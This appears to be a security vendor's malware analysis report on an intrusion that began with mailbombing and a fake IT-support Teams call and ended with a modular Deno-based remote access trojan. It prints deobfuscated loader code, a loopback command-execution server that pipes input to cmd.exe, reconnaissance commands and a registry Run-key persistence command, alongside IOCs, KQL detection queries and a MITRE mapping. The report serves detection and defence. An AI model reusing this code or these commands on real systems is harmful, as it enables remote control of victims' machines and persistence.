Executive Summary
In a recent investigation, we encountered malware that combined aggressive social engineering with the unconventional use of Deno, a secure JavaScript and TypeScript runtime built on V8.
The attack began with a large-scale email flooding campaign, commonly referred to as mailbombing, designed to overwhelm employees and create confusion. Shortly afterward, the targeted users received Microsoft Teams calls from an attacker impersonating internal IT support. One employee engaged with the caller and was persuaded to download and execute a malicious archive from a fake self-service portal.
The payload was not a traditional compiled implant. Instead, it consisted of a modular Deno-based Remote Access Trojan and proxy framework split across four JavaScript files. The JavaScript files implement a Deno-based remote access and tunneling agent. The launcher starts three child Deno processes. The main backdoor connects to a CloudFront-hosted WebSocket C2 endpoint, registers victim identity metadata, receives commands, and brokers traffic through local helper services. The local helper services provide arbitrary Windows command execution and generic TCP socket forwarding.
Although endpoint protection was active on the host, the implant and its command-and-control channel were not initially blocked. Detection occurred later, during follow-on reconnaissance activity. This case highlights the need to monitor not only payload binaries, but also scripting runtimes, unusual permission flags, local loopback services, and suspicious use of legitimate collaboration platforms.
Introduction
Threat actors increasingly shift from compiled payloads to scripting engines and runtimes for their cross-platform flexibility and lower detection. While mailbombing and fake IT support campaigns have become increasingly common, this intrusion stood out because the attacker deployed a modular Deno-based RAT and proxy framework rather than a traditional compiled implant.
This malware is a modular Remote Access Trojan (RAT) and proxy that leverages Deno’s web APIs to build a microservice-like system on infected hosts using local loopback HTTP servers. Here, we break down its obfuscation, execution flow, and the four core modules.
Although an EDR was active on the compromised host, it did not raise an alert about the C2 communication or the implant, but only about subsequent LDAP queries and certificate-related reconnaissance activities. Therefore, if an attacker were to put more thought into the techniques used, the C2 channel could likely remain undetected for a longer period.
Initial Access: Mailbombing Followed by Fake IT Support
The intrusion began with a high-volume email flooding campaign against three employees. Over the course of a day, the victims received hundreds of emails. While the email gateway filtered many of them, a significant number still reached users’ inboxes.
This activity served two purposes. First, it created user fatigue. Second, it established a plausible reason for “IT support” to contact the affected employees.
Shortly after the mail bombing began, the targeted users received Microsoft Teams calls from an external account impersonating help desk personnel. Two users missed the call. One answered.
The attacker presented themselves as an IT support agent responding to the email issue. They used internal company context and employee names, likely gathered from public sources such as LinkedIn, to increase credibility. This social engineering approach was effective because it aligned with the user’s immediate experience: their inbox was visibly under attack, and someone claiming to be IT support was offering help.

Detection Opportunity: Teams Impersonation
This action generated a TeamsImpersonationDetected operation in the Microsoft 365 Unified Audit Log because the caller used a suspicious external Microsoft tenant identity that resembled an internal IT support identity.
Organizations should monitor for this signal, especially when it occurs near bursts of inbound spam, password reset emails, subscription confirmations, or other mailbombing indicators. Correlating collaboration-platform alerts with email telemetry can provide an early warning before malware execution. The Microsoft Defender XDR platform generates alerts and detections related to suspicious activity in Microsoft Teams if the relevant Microsoft security services are enabled and integrated.
Malware Delivery
The victim was directed to a fake self-service portal that mimicked a legitimate support workflow. The page instructed the user to download a file. This file was named patch09913.b. Despite the nonstandard extension, file analysis showed it was an archive that could be extracted with Windows tar.

The user was instructed to extract the ZIP archive into their AppData\Roaming\DenoJSEnv directory. Following the extraction, the primary payload was executed:
conhost --headless C:\Users\user.name\AppData\Roaming\DenoJSEnv\deno.exe --allow-run C:\Users\user.name\AppData\Roaming\DenoJSEnv\app.jsWhy Deno Matters
Deno is secure by default. Unlike Node.js, it requires explicit permission flags for access to sensitive resources such as the file system, network, environment variables, and process execution.
The malware author adapted to this model by splitting functionality across several scripts and launching each with role-specific permissions.
This produced a modular architecture:
| Module | Role | Notable Permission Use |
|---|---|---|
app.js | Dropper and orchestrator | Spawns the remaining modules |
back.js | Command-and-control bridge | Network communication, certificate error bypass |
helper.js | Local command execution engine | --allow-run, --allow-env |
webui.js | TCP proxy and pivot module | --allow-net |
This design is operationally useful for the attacker. If one component fails, the rest of the implant may continue operating. It also complicates analysis because no single module contains the entire malware capability.
String Array Shifting

All four JavaScript files were heavily obfuscated using a common JavaScript technique known as string array shifting, also referred to as array rotation.
This technique stores strings in an array, repeatedly rotates or indexes the array at runtime, and reconstructs meaningful values only during execution. The goal is to defeat straightforward static analysis. Security tools and analysts searching for suspicious URLs, command-line arguments, registry paths, or endpoint names may initially encounter only scrambled strings.
Although this technique is not sophisticated by itself, it remains effective against brittle detections that rely on static strings or simple regular expressions. If a security product or analyst uses strings or regex to look for malicious URLs or command-line arguments, they will find nothing but gibberish (well, almost nothing, as we still see some readable strings in the image below).
Example from the obfuscated app.js sample:
A more resilient detection strategy should focus on behavior, including:
- Deno launched from user-writable directories.
- Deno executed with
--allow-run,--allow-env, or--allow-net. - Local HTTP services bound to loopback interfaces.
- Scripting runtimes spawning
cmd.exe. conhost.exe --headlesslaunching or wrapping unusual child processes.
Module Analysis
app.js: Dropper and Orchestrator
app.js acts as the entry point. Its primary function is to locate the Deno executable path and launch the other three modules as background child processes.
- Determines the current Deno executable path using
Deno.execPath(). - Calculates the working directory.
- Spawns
back.js,webui.js, andhelper.jswith distinct permission sets.
Here is the deobfuscated app.js code:
// Gets the path to deno.exe
const fullPath = Deno.execPath();
const workingDirectory = stripPath(fullPath);

// Launch the C2 Bridge (Requires execution and network)
const main = Deno.run({
    cmd: [fullPath, 'run', '--unsafely-ignore-certificate-errors', '--allow-run', 'back.js'],
    cwd: workingDirectory,
    stdin: 'null', stdout: 'null', stderr: 'null'
});

// Launch the TCP Proxy (Requires only network access)
const proxy = Deno.run({
    cmd: [fullPath, 'run', '--allow-net', 'webui.js'],
    cwd: workingDirectory,
    stdin: 'null', stdout: 'null', stderr: 'null'
});

// Launch the RCE Engine (Requires execution and environment access)
const exec = Deno.run({
    cmd: [fullPath, 'run', '--allow-run', '--allow-env', 'helper.js'],
    cwd: workingDirectory,
    stdin: 'null', stdout: 'null', stderr: 'null'
});
This separation is important. Instead of running one process with broad permissions, the attacker distributes functionality across multiple Deno invocations. From a telemetry perspective, defenders may see several related Deno processes, each with a different command line
back.js: Command-and-Control Bridge
This module maintains the WebSocket connection to the attacker and relays commands. The C2 endpoint used a CloudFront hostname, which can complicate network triage because the connection may appear as traffic to legitimate CDN infrastructure unless defenders inspect hostname, process lineage, destination reputation, and request pattern.
1. Initial Reconnaissance
The module sends a local HTTP request to helper.js, instructing it to execute a reconnaissance command sequence similar to:
set && ipconfig /all && route print && tasklistThis collects environment variables, network configuration, routing information, and running processes. These outputs help the attacker assess the host, identify network ranges, and plan lateral movement.
2. Persistence
The module also establishes persistence by writing to the current user’s Run key. Persistence install command:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Deno_AutoRun /t REG_SZ /d "conhost.exe --headless <deno_path> --allow-run <working_dir>app.js" /fPersistence removal:
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Deno_AutoRun /fhelper.js: Local Command Execution Engine
This is a stateless execution wrapper that spins up an HTTP server on 127.0.0.1:10021. When it receives a POST request at /exec, it parses the JSON body, extracts the command, and pipes it directly into the Windows command shell (cmd.exe /c). The standard output and errors are captured and returned as a JSON response.
Following a representation of the behavior:
Deno.serve({ hostname: '127.0.0.1', port: 10021 }, async (req) => {
    if (req.method === 'POST' && new URL(req.url).pathname === '/exec') {
        const body = await req.json();

        const commandParams = new Deno.Command('cmd', {
            args: ['/c', ...parseArgs(body.command)],
            stdout: 'piped',
            stderr: 'piped'
        });

        const { success, stdout, stderr } = await commandParams.output();

        return new Response(JSON.stringify({
            success: success,
            stdout: new TextDecoder().decode(stdout),
            stderr: new TextDecoder().decode(stderr)
        }));
    }
});
This design keeps direct command execution local. The external C2 component does not need to spawn commands itself; it only needs to relay instructions to the loopback service. That separation may reduce suspicious behavior in the network-facing process.
webui.js: Network Pivot Tunnel
webui.js provides the implant’s proxy capability. It turns the compromised host into a pivot point for internal network access.
The module listens locally on port 10022 and exposes two primary endpoints:
- /connect: Opens a raw TCP socket to a target IP and Port, returning a socket ID.
- /send: Decodes a base64 string and writes it directly into the active TCP stream.
- /closesocket: Close a tracked socket.
Traffic returned from the internal network is captured, base64-encoded, and sent back to back.js, which forwards it over the WebSocket channel to the attacker.
This allows the attacker to route internal traffic through the victim machine. In practical terms, the compromised endpoint becomes a SOCKS-like pivot even if the malware does not implement a traditional SOCKS protocol.
This capability can support:
- Internal port scanning.
- Service enumeration.
- Database probing.
- SMB interaction.
- Access to systems that are not externally reachable.
From a defender’s perspective, this is one of the most important parts of the implant. The malware is not merely a remote shell; it is also an internal access broker.
Defender Telemetry
A raw Microsoft Defender log capturing the initialization of this module highlights the network binding. Translated into a structured view, the telemetry looks like this:
| Field | Value |
|---|---|
| Timestamp | 2026-06-04T15:12:05.522 |
| Hostname | hostname.customer.com |
| Action | ListeningConnectionCreated |
| Local Address | 127.0.0.1:10022 |
| Process Name | deno.exe |
| Command Line | deno.exe --allow-net webui.js |
| Path | C:\Users\<redacted\AppData\Roaming\DenoJSEnv |
This event is highly relevant because local-only services can be easy to overlook. Many detections focus on external connections, but malware frequently uses loopback services for internal IPC, modularity, and privilege separation.
Defenders should consider alerting when uncommon runtimes bind loopback listeners from user-writable paths.
Detection Opportunities
Identity and Collaboration Telemetry
Monitor for:
TeamsImpersonationDetected
Correlate with:
- Recent mailbombing activity.
- External Teams calls from newly observed tenants.
- Display names or usernames resembling internal IT, help desk, security, or support teams.
- Users receiving high-volume inbound spam followed by external collaboration requests.
Endpoint Telemetry
Alert on Deno execution from user-writable paths:
\AppData\Roaming\DenoJSEnv\Monitor for Deno launched with high-risk permission flags:
--allow-run
--allow-env
--allow-net
--unsafely-ignore-certificate-errors
Monitor for suspicious parent-child relationships:
deno.exe -> cmd.exeMonitor for persistence via:
HKCU\Software\Microsoft\Windows\CurrentVersion\RunConclusion
This intrusion demonstrates how attackers continue to blend social engineering with legitimate runtime environments to bypass conventional assumptions about malware execution.
The use of Deno is particularly interesting. Its permission model is designed to improve security, but in this case, the attacker adapted by creating a modular implant where each component requested only the access it needed. The result was a lightweight proxy RAT composed of local services, loopback HTTP APIs, and an outbound WebSocket bridge.
The broader lesson is clear: defenders should not focus only on file hashes or traditional malware families. Effective detection requires correlation across identity, email, endpoint, process, registry, and network telemetry.
In this case, the strongest signals were not hidden in the obfuscated JavaScript. They were visible in the surrounding behavior: a mailbombing campaign, an external Teams impersonation event, Deno executing from %APPDATA%, suspicious permission flags, loopback listeners, and a headless console process used to keep the implant out of sight.
Indicators of Compromise
| Indicator | Type | Description |
|---|---|---|
| d317371cf2b4cd524849551ffd3b97d91edbc17f6b39c8693217383ba6a0370d | SHA-256 | app.js |
| 9469268c421b7821f897deb2d4d2316b21ff5da35bef417aa4e284010ef78302 | SHA-256 | back.js |
| 3d8afae76c5982458849d21221e089ee161266a4248b12ea3048d1e79b76707e | SHA-256 | helper.js |
| 2ed6fdfa5f9120306167ba5d8d48a62dbe5fd0d05e87c33c9784f08698f8a66b | SHA-256 | webui.js |
| 3b48a334dcf0a08bed2a9766fd553474ae3014db600b65573dfee0f183e9d1d9 | SHA-256 | patch09913.b |
| d2cff16eusb8mg.cloudfront[.]net | Domain | C2 |
KQL Queries
Process
DeviceProcessEvents
| where FileName =~ "deno.exe"
   and  ProcessCommandLine has_any ("--allow-run", "--allow-net", "--allow-env", "--unsafely-ignore-certificate-errors")
Network
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "deno.exe"
| where RemoteUrl has "cloudfront.net"
   or RemoteUrl has "d2cff16eusb8mg.cloudfront.net"
Persistence
DeviceRegistryEvents
| where RegistryKey has @"Software\Microsoft\Windows\CurrentVersion\Run"
| where RegistryValueName =~ "Deno_AutoRun"
   or RegistryValueData has "deno.exe"
MITRE Mapping
| Tactic | Technique ID | Technique Name | Specific Malicious Activity / Context |
|---|---|---|---|
| Initial Access | T1566.002 | Spearphishing Link | The attacker directed the victim to a fake self-service portal (ServiceNow lookalike) to download a malicious file. |
| T1566.004 | Spearphishing Voice (Vishing) | Attacker initiated Microsoft Teams calls impersonating internal help desk support to guide the user into executing the payload. | |
| Execution | T1204.002 | User Execution: Malicious File | The victim was persuaded to extract and run the malicious patch09913.b ZIP archive via the tar command. |
| T1059.007 | Command and Scripting Interpreter: JavaScript | The entire core implant framework (app.js, back.js, helper.js, webui.js) was built and executed inside the Deno JavaScript/TypeScript runtime. | |
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell | The helper.js module actively accepts commands locally and pipes them directly into cmd.exe /c. | |
| Persistence | T1547.001 | Boot or Logon Autostart Execution: Registry Run Keys | The back.js C2 bridge establishes persistence by writing a launch command to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key. |
| Defense Evasion | T1027 | Obfuscated Files or Information | All four JavaScript files were obfuscated using runtime string-array shifting / array rotation to defeat static regex scanners. |
| T1564 | Hide Artifacts | The malware utilizes conhost.exe --headless to launch and wrap its child processes, suppressing visible console windows from the user. | |
| Discovery | T1082 | System Information Discovery | Automatically runs the set command upon initial C2 check-in to scrape local environment variables. |
| T1016 | System Network Configuration Discovery | Executes ipconfig /all and route print to map network interfaces and local routing tables. | |
| T1057 | Process Discovery | Executes the tasklist command to discover active security tools and running processes on the host. | |
| Command & Control | T1071.001 | Application Layer Protocol: Web Protocols | Uses WebSockets (wss://) to establish a persistent, bidirectional communication bridge back to the threat actor. |
| T1571 | Non-Standard Port | Breaks its internal communications into localized microservices by binding internal loopback traffic to custom ports 10021 and 10022. | |
| Network Effects | T1090 | Proxy (Internal Pivoting) | The webui.js module serves as an internal access broker, letting attackers send base64 payloads over loopback HTTP and routing raw TCP traffic through the endpoint into the internal network. |